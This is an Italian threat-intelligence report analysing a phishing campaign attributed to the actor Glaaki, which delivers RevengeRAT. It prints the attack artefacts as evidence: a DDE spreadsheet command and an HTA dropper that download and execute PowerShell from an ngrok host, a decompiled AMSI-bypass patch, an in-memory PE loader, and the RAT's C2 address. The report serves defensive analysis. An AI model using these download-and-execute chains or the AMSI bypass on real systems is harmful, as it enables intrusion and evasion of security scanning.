

Glaaki: analisi della nuova campagna “Zaratustra”

Pubblicato: 19/03/2020 15:01

Categorie: Cyber Crime, Europe, Threat

Tipo di Informazione: Tattico, Tecnico

Distribuzione: **TLP:RED**¹ - Declassificato TLP WHITE in data 12/02/2021

Genesi

Un nuovo documento in formato excel dal nome “**Documento rcomma bis 4a.xlsx**” è stato distribuito presumibilmente mediante una campagna di spear-phishing. Il nome ed i dettagli del malware mostrano come l'avversario noto come **Glaaki** continui ad affinare le proprie tecniche di infezione.

Assessment

Le attività di analisi del CIOC di TS-WAY hanno permesso di ricostruire la catena di infezione a partire dal documento XLS fino ad arrivare ad una variante di **RevengeRAT** con C2 attestato presso l'IP **79.134.225[.]13**. Le caratteristiche del documento malevolo, del payload e dell'infrastruttura di distribuzione, nonché alcuni errori di sicurezza operativa commessi dall'attaccante hanno permesso di ricondurre l'azione all'avversario noto come **Glaaki**, attivo sin dal 2017.

Questo report in breve

- Documento XLS dotato di esecuzione di codice tramite DDE
- Dropper realizzato in Powershell e dotato di offuscamento BASE64 e XOR
- RevengeRAT utilizzato come payload
- C2 nascosto dietro VPN e attestato sull'IP **79.134.225[.]13**
- Distribution host tunnelizzato tramite ngrok e implementato tramite WAMP
- Campagna riconducibile per TTP ed errori di opsec a **Glaaki**

Analisi Tecnica

Il file Documento rcomma bis 4a.xlsx (f93634c890574380123ce22c39336b87) è un documento Excel in formato Office 2007 con ogni probabilità distribuito attraverso email di phishing.

Il documento contiene una DDE Command Execution, che gli consente di eseguire codice senza l'utilizzo di macro.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<externalLink
xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main"
xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006"
mc:Ignorable="x14"
xmlns:x14="http://schemas.microsoft.com/office/spreadsheetml/2009/9/main"><d
deLink
xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships
" ddeService="excel"
ddeTopic="C:$B$1\..\..\..\..\..\windows\system32\cmd.exe /c
powershell.exe -noexit -w 1 IEX(( curl 'https://195123a6.ngrok.io/11' -
UseBasicParsing).RawContent)"><ddeItems>
<ddeItem name="" advise="1"
preferPic="1"/></ddeItems></ddeLink></externalLink>
```

Il seguente **codice Powershell** viene quindi eseguito:

```
IEX(( curl 'https://195123a6.ngrok.io/11' -UseBasicParsing).RawContent)
```

A questo punto, Powershell scarica il contenuto della risorsa remota `https://195123a6.ngrok[.]io/11 (21dbc6b18ae49ae01349480818958087)` e lo esegue. Il codice scaricato è il seguente:

```
$a = @(85,87,...,66,64)
$b = @(64,64,...,64,48)
$c = @(76,84,...,84,50)
$d = @(109,123,...,111,79)
$e = @(98,96,...,64,64)
$f = @(64,64,...,72,64)
$g = @(99,118,...,60,60)

$xorencrypted = $a + $b + $c + $d + $e + $f + $g
$decrypted = @()
foreach($byte in $xorencrypted){$decrypted += $byte -bxor 1 }
$base64string = [Text.Encoding]::UTF8.GetString($decrypted)
function Bypass-AMCEE { if(-not
([System.Management.Automation.PSTypeName]"Bypass.AMCEE").Type) {
[Reflection.Assembly]::Load([Convert]::FromBase64String($base64string)) |
Out-Null } [Bypass.AMCEE]::Subvert(); }
Bypass-AMCEE

$b =[System.Convert]::FromBase64String("VRVR...VR8EHR1dVR8EHR1YSnx7fHs=")

for($i=0;$i -lt $b.count;$i++){$b[$i]=$b[$i] -bxor 0x71}

IEX([System.Text.Encoding]::UTF8.GetString($b));
```

Lo script comincia con la ricostruzione del binario 32a52704f9b3a8ea4db6acbe5429a747, che è una **implementazione di una nota tecnica di bypass [1] del meccanismo di sicurezza AMSI [2]** presente nelle più recenti versioni di Microsoft Windows.

Il corpo dell'eseguibile viene ricostruito concatenando diversi array di byte, quindi xorando il risultato con la chiave 1 ed infine deoffuscando il risultato tramite BASE64.


```

// Token: 0x06000005 RID: 5 RVA: 0x00002050 File Offset: 0x00000250
public static int Subvert()
{
    Console.WriteLine("Running");
    IntPtr intPtr = AMCEE.LoadLibrary("amsi.dll");
    bool flag = intPtr == IntPtr.Zero;
    int result;
    if (flag)
    {
        result = 1;
    }
    else
    {
        IntPtr procAddress = AMCEE.GetProcAddress(intPtr, "AmsiScanBuffer");
        bool flag2 = procAddress == IntPtr.Zero;
        if (flag2)
        {
            result = 1;
        }
        else
        {
            UIntPtr dwSize = (UIntPtr)5UL;
            uint num = 0u;
            bool flag3 = !AMCEE.VirtualProtect(procAddress, dwSize, 64u, out num);
            if (flag3)
            {
                result = 1;
            }
            else
            {
                byte[] source = new byte[]
                {
                    49,
                    byte.MaxValue,
                    144
                };
                IntPtr intPtr2 = Marshal.AllocHGlobal(3);
                Marshal.Copy(source, 0, intPtr2, 3);
                AMCEE.MoveMemory(procAddress + 27, intPtr2, 3);
                Console.WriteLine("patch applied.");
                result = 0;
            }
        }
    }
    return result;
}
    
```

Il secondo e più lungo payload in **BASE64** contenuto nella variabile \$b viene invece deoffuscato e xorato con la chiave 0x71. Il risultato è un **nuovo script Powershell**:

```
$d = "TVqQAAMAAAEEAAAA...AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA==";
[byte[]]$start = [System.Convert]::FromBase64String($d);
$oz = [System.Threading.Thread]::GetDomain().Load($start);
$async= $oz.EntryPoint.invoke($null,$null);
```

La variabile \$d contiene un **PE offuscato tramite BASE64**. Una volta decodificato, il file appare un PE caratterizzato dall'hash fa10f656361527ac9289e23023619d85. L'eseguibile ottenuto è una variante di **RevengeRAT**, caratterizzata dal PDB H:\rev rat\CSharp REV\Revenge-RAT v0.0.3.5 BETA By N A P O L E O N\REVRAT035beta\NewClient2\NewClient2\NewClient2\obj\Release\Zaratustr a.pdb.



La **configurazione del RAT** è

presente in chiaro all'interno del codice dello stesso ed è facilmente recuperabile attraverso la decompilazione dell'eseguibile, scritto in VB.NET e compilato attraverso Visual Studio. I dati rivelano che il RAT si connette all'IP 79.134.225[.]13 sulla porta 8989, nodo di uscita di una VPN.

```
' Token: 0x04000004 RID: 4
Public Shared H As String = "79.134.225.13"

' Token: 0x04000005 RID: 5
Public Shared P As String = "8989"

' Token: 0x04000006 RID: 6
Public Shared ID As String = "Zaratustra"

' Token: 0x04000007 RID: 7
Public Shared Key As String = "#BLABLABLA#"
```

L'utilizzo di **RevengeRAT**, l'uso di script Powershell con chiave XOR 0x71, il distribution host tunnelizzato grazie al servizio offerto da **ngrok** mediante il piano free, l'uso di url /11, il C2 nascosto dietro VPN, l'adozione della porta 8989 sono tutte caratteristiche riconducibili all'avversario **Glaaki**.

Analizzando il contenuto della directory visibile all'url <https://195123a6.ngrok.io/>, è stato possibile identificare un ulteriore payload, 12 (1b3a7ee1b0dbe5e832fefc63582f9b87), e un dropper, bla.hta (1e80efe7be45f7a3815fddd1be2b241).



Il primo è una versione semplificata del payload 11, privo della componente di AMSI bypass, ma teso comunque a lanciare il sample di RevengeRAT fa10f656361527ac9289e23023619d85. Il secondo invece appare come un dropper per una campagna verosimilmente in preparazione, che fa uso del payload 12:

```
<!DOCTYPE html>
<html><head>
<HTA:APPLICATION icon="#" WINDOWSTATE="minimize" SHOWINTASKBAR="no"
SYSTEMMENU="no" CAPTION="no" />
<script type="text/vbscript">
Private Sub stage0()
CreateObject("WScript.Shell").Run ("powershell.exe -noexit $Z = New-Object
Net.WebClient;$p = $env:temp;$d =
$p+'\i';$Z.DownloadFile('https://195123a6.ngrok.io/12',
$d);IEX([System.IO.File]::ReadAllText($d))"),0,true
End Sub
Sub AutoOpen()
stage0
End Sub
AutoOpen
Close
</script>
</head><body></body></html>
```

Il dropper HTA viene scaricato ed eseguito grazie ad un file LNK (d72cde78721efd9c9396224d27d0fdf8), che si suppone venga anch'esso distribuito come allegato di posta all'interno di archivi compressi. Il comando eseguito dal collegamento, che completa quindi la catena di infezione, è il seguente:

```
Relative Path: ..\..\..\..\Windows\System32\mshta.exe
Arguments: https://195123a6.ngrok.io/bla.hta
```

All'interno del file d72cde78721efd9c9396224d27d0fdf8 sono inoltre presenti altri indicatori che rimandano a Glaaki, a partire dall'hostname e al mac address della postazione utilizzata dall'attore:

```
>> Tracker database block
Machine ID: pc
MAC Address: 90:48:9a:69:15:28
MAC Vendor: HON HAI PRECISION
Creation: 2020-03-17 19:59:59
```

Infine sono presenti i seguenti metadati che identificano il nome dell'utente sulla postazione:

```
28636aa6-953d-11d2-b5d6-00c04fd918d0\30 Parsing Path ==>  
C:\Users\Gianni\Desktop\documento 348.txt  
e3e0584c-b788-4a5a-bb20-7f5a44c9acdd\6 Item Folder Path Display ==>  
C:\Utenti\Gianni\Desktop
```



Ulteriori analisi svolte sul C2 hanno inoltre rivelato che l'avversario ha adottato **WAMP** [3] per **realizzare velocemente un webserver Apache/PHP** su di una macchina Microsoft Windows. Sull'url /phpsysinfo/index.php?disp=dynamic WAMP espone automaticamente e senza necessità di autenticazione una interfaccia che permette di **esaminare alcune caratteristiche dell'hardware del server**, quali nome dell'host, modello del pc, processore, mac address delle interfacce di rete: tali dettagli sono rimasti invariati durante le ultime campagne e permettono di attribuirle allo stesso attore con un margine di confidenza molto elevato.







System information : PC (::1)

Template phpsysinfo Language en

SYSTEM VITAL	
Canonical Hostname	PC
Listening IP	::1
Kernel Version	10.0.18363 (64-bit)
Distro Name	 Microsoft Windows 10 Home
Uptime	3 days 6 hours 25 minutes
Last boot	Mon, 16 Mar 2020 07:28:13 GMT
Current Users	1
Load Averages	57
System Language	Italian - Italy (1040)
Code Page	windows-1252
Processes	271

HARDWARE INFORMATION	
Machine	
ASUSTeK COMPUTER INC. G750JZA	
Processors	
Intel(R) Core(TM) i7-4710HQ CPU @ 2.50GHz	
Intel(R) Core(TM) i7-4710HQ CPU @ 2.50GHz	
Intel(R) Core(TM) i7-4710HQ CPU @ 2.50GHz	
Intel(R) Core(TM) i7-4710HQ CPU @ 2.50GHz	
PCI Devices	
Intel(R) 8 Series/C220 Series PCI Express Root Port #4 - 8C16	
High Definition Audio Controller	
Intel(R) 8 Series/C220 Series USB EHCI #2 - 8C2D	
NVIDIA GeForce GTX 880M	
Killer Wireless-N 1202 Network Adapter	
Intel(R) HM87 LPC Controller - 8C4B	
Intel(R) 8 Series/C220 Series PCI Express Root Port #1 - 8C10	
Intel(R) 8 Series/C220 Series USB EHCI #1 - 8C26	
Intel(R) 8 Series/C220 Series PCI Express Root Port #5 - 8C18	
Intel(R) 8 Series/C220 Series SMBus Controller - 8C22	
Intel(R) HD Graphics 4600	
Intel(R) Xeon(R) processor E3-1200 v3/4th Gen Core processor DRAM Controller - 0C04	
Qualcomm Atheros AR8171/8175 PCI-E Gigabit Ethernet Controller (NDIS 6.30)	
Controller host Intel(R) USB 3.0 eXtensible - 1.0 (Microsoft)	
Intel(R) Xeon(R) processor E3-1200 v3/4th Gen Core processor PCI Express x16 Controller - 0C01	
Intel(R) Mobile Express Chipset SATA RAID Controller	
Intel(R) 8 Series/C220 Series PCI Express Root Port #3 - 8C14	
Intel(R) Management Engine Interface	
SCSI Devices	
Intel Raid 0 Volume	
HGST HTS721010A9E630	
MATSHITA BD-MLT UJ260AF	
USB Devices	
(2x) Generic USB Hub	
(2x) USB Root Hub	
USB Input Device	
Qualcomm Atheros AR3012 Bluetooth 4.0	
USB Root Hub (USB 3.0)	
USB Composite Device	
USB2.0 UVC HD Webcam	
802.11n USB Wireless LAN Card	
USB Mass Storage Device	

MEMORY USAGE				
Type	Usage	Free	Used	Size
Physical Memory	 47%	8.46 GiB	7.42 GiB	15.88 GiB
Disk Swap	 8%	2.19 GiB	189.00 MiB	2.38 GiB

MOUNTED FILESYSTEMS							
Mountpoint	Type	Partition	Usage	Free	Used	Size	
C:	NTFS	Local Disk	 100%	174.18 MiB	95.22 GiB	95.39 GiB	
D:	NTFS	Local Disk	 99%	6.31 GiB	459.44 GiB	465.75 GiB	
E:	NTFS	Local Disk	 97%	14.02 GiB	451.74 GiB	465.76 GiB	
F:	NTFS	Local Disk	 97%	3.73 GiB	118.25 GiB	121.98 GiB	
G:		Compact Disc	0%	0 B	0 B	0 B	
H:	FAT32	Removable Disk	 48%	30.28 GiB	28.31 GiB	58.59 GiB	
I:		Compact Disc	0%	0 B	0 B	0 B	
Totals			 95.49%	54.51 GiB	1.13 TiB	1.18 TiB	

NETWORK USAGE				
Device	Received	Sent	Err/Drop	
avast! SecureLine TAP Adapter v3	0 B	0 B	0/0	100Mb/s
WAN Miniport [Network Monitor]	0 B	0 B	0/0	A6-38-20-52-41-53
WAN Miniport [IP]	0 B	0 B	0/0	0A-7B-20-52-41-53
WAN Miniport [IPv6]	0 B	0 B	0/0	10-3C-20-52-41-53
VMware Virtual Ethernet Adapter for VMnet1	0 B	127.80 KiB	0/0	
VMware Virtual Ethernet Adapter for VMnet8	0 B	126.46 KiB	0/0	
Bluetooth Device [Personal Area Network]	0 B	0 B	0/0	90-48-9A-69-15-28
Qualcomm Atheros AR8171_8175 PCI-E Gigabit Ethernet Controller [NDIS 6.30]	0 B	0 B	0/0	78-24-AF-AB-80-26
802.11n USB Wireless LAN Card	7.93 GiB	1.35 GiB	0/0	AC-A2-13-2B-5C-F1
				192.168.1.14
				313.5Mb/s

Created by phpSysInfo - 3.2.7

È importante notare come i dati ricavabili da questa pagina siano sovrapponibili a quelli estratti da file d72cde78721efd9c9396224d27d0fdf8 (nome host, mac address).

Infine, anche tra i metadati del documento Excel utilizzato per la campagna vista inizialmente (f93634c890574380123ce22c39336b87) è presente un riferimento allo stesso

utente: <mc:Choice Requires="x15"><x15ac:absPath
url="C:\Users\Gianni\Desktop\"

xmlns:x15ac="http://schemas.microsoft.com/office/spreadsheetml/2010/11
/ac"/></mc:Choice>.

Riferimenti

[1] <https://0x00-0x00.github.io/research/2018/10/28/How-to-bypass-AMSI-and-Execute-ANY-malicious-powershell-code.html>

[2] <https://docs.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal>

[3] <http://www.wampserver.com/en/>

Eventi IOC

1. [\[1166812\] Document 'Documento rcomma bis 4a.xlsx' from Glaaki](#)

Note

¹ Per maggiori informazioni riguardo le TLP si è pregati di consultare <https://www.us-cert.gov/tlp>

Contatti

intel@ts-way.com